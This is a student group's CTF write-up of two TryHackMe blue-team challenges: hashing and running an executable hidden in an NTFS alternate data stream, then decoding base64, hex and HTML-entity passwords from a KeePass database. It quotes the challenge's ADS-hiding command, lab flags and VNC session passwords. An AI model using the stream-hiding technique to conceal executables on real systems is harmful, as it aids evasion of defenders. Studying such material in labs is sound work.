PSP0201 WEEKLY WRITE UP WEEK 6

Group Members:

AQRA ALISA BINTI RASHIDI	1211103093
NURUL AQILAH BINTI MOHD SHARIFF	1211103097
NUR INQSYIRA BINTI ZAMRI	1211103098
SITI NUR AMIRAH BINTI ZURAIHAN	1211102093

DAY 21

[Blue Teaming]- Time For Some ELForensics

Question 1


Q1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

=596690FFC54AB6101932856E6A78E3A1

Question 2

Q2: What is the MD5 file hash of the mysterious executable within the Documents folder?

=5F037501FB542AD2D9B06EB12AED09F0



vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=302257dc240dc289&proxyIP=10.10.222.249&resize=remote
Applications
Places
System
Thu 21 Jul, 20:42
AttackBox IP:10.10.222.249 [redacted]
Quick Connect
Quick Connect
Windows PowerShell

```
PS C:\Users\littlehelper\Documents> dir


    Directory: C:\Users\littlehelper\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/23/2020  11:21 AM             63 db file hash.txt
-a----       11/23/2020  11:22 AM           5632 deebee.exe


PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documents\deebee.exe


PS C:\Users\littlehelper\Documents> _
```

Question 3

Q3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

= F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED



Applications Places System Thu 21 Jul, 21:06 AttackBox IP:10.10.222.249 [redacted]

Quick Connect


Select Windows PowerShell

```
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 21;
};

PS C:\Users\littlehelper\Documents>  wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4108;
        ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documents\deebee.exe

PS C:\Users\littlehelper\Documents>  Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documents\deebee.exe

PS C:\Users\littlehelper\Documents> _
```

Question 4

Q4: Using Strings find the hidden flag within the executable?

= THM{f6187e6cbeb1214139ef313e108cb6f9}



Applications Places System Thu 21 Jul, 20:57 AttackBox IP:10.10.222.249 [redacted]

Quick Connect

Windows PowerShell

```
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144


PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path deebee.exe:hidedb)
Resolve-Path : Cannot find drive. A drive with the name 'deebee.exe' does not exist.
At line:1 char:28
+ wmic process call create $(Resolve-Path deebee.exe:hidedb)
+                            ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (deebee.exe:String) [Resolve-Path], DriveNotFoundExceptio
    + FullyQualifiedErrorId : DriveNotFound,Microsoft.PowerShell.Commands.ResolvePathCommand

Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 21;
};

PS C:\Users\littlehelper\Documents>  wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4108;
        ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents> _
```


C:\Users\littlehelper\Documents\deebee.exe:hidedb

```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _
```

Question 5

Q5: What is the powershell command used to view ADS?

= Get-Item -Path .\deebee.exe -Stream *



vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=302257dc240dc289&proxyIP=10.10.222.249&resize=remote
Applications Places System Thu 21 Jul, 20:54
AttackBox IP:10.10.222.249
Quick Connect
Windows PowerShell

```
</assembly>
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144



PS C:\Users\littlehelper\Documents> _
```

Question 6

Q6: What is the flag that is displayed when you run the database connector file?

= THM{088731ddc7b9fdeccaed982b07c297c}


Applications Places System Thu 21 Jul, 20:59
AttackBox IP:10.10.222.249
Quick Connect
Select Windows PowerShell

```
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deebee
Copyright
  2020
$c8374a1e-384f-4cf2-b8c0-81f74ec36ab2
1.0.0.0
.NETFramework,Version=v4.0
FrameworkDisplayName
.NET Framework 4
RSDS
*ff
J:\code\aoc\deebee\deebee\obj\Debug\deebee.pdb
_CorExeMain
mscoree.dll
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
```

Question 7

Q7: Which list is Sharika Spooner on?

=Naughty List

Question 8

Q8: Which list is Jaime Victoria on?

=Nice List

Methodology (Day 21):

First of all, we deploy attack box and use terminal to find Remmina (Remmina &). Then we insert the credentials that have been given in the instruction. Next we run Powershell to obtain the hash of the file. Lastly we have to launch hidden executable file with the command given and we will get all the list of name.

DAY 22

[Blue Teaming] Elf McEager becomes CyberElf

Question 1


Q1: What is the password to the KeePass database?

= thegrinchwashere

Question 2

Q2: What is the encoding method listed as the 'Matching ops'?

=base64



vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=4108fe77b9f584a0&proxyIP=10.10.235.14&resize=remote

127.0.0.1:7777/#recipe=Magic(3,false,false,'')&input=ZEdobFozSnBibU5vZDJGemFHVnlaUT09

Recipe

Magic

Depth 3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

☑ Auto Bake

Input

```
length: 24
 lines:  1

dGhlZ3JpbmNod2FzaGVyZQ==
```

Output


```
start: 194     time:   57ms
  end: 210   length: 18957
length:  16    lines:   706

Recipe (click to load)   Result snippet      Properties
From_Base64('A-Za-       thegrinchwashere    Possible languages:
z0-9+/=',true)                                   English
                                                 German
                                                 Dutch
                                                 Indonesian
                                             Matching ops: From Base64
                                             Valid UTF8
```

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Question 3

Q3: What is the note on the hiya key?

= Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P



Title: hiya

User name:

Password: ••••••••••••••••

Repeat: ••••••••••••••••

Quality: 47 bits 16 ch.

URL:

Notes: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

□ Expires: 7/20/2022 12:00:00 AM

Question 4


Q4: What is the decoded password value of the Elf Server?

=sn0wM4n!

Question 5

Q5: What was the encoding used on the Elf Server password?

=base64



Recipe

Magic

Depth 3

□ Intensive mode

□ Extensive language support

Crib (known plaintext string or regex)

Input

```
start: 16   length: 16
  end: 16    lines:  1
length: 0

736e30774d346e21
```

Output


```
start: 178     time:  16ms
  end: 186   length: 11799
length:  8    lines:   444
```

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

Question 6

Q6: What is the decoded password value for ElfMail?

= ic3Skating!



Magic - CyberChef - Mozilla Firefox

127.0.0.1:7777/#recipe=Magic(3,false,false,'')&input=JiMxMDU7JiM5OTsmIzUxOyYjODM7JiMxMDc7

Recipe: Magic

Depth: 3

□ Intensive mode

□ Extensive language support

Crib (known plaintext string or regex)

☑ Auto Bake

Input (length: 62, lines: 1)

```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;
```

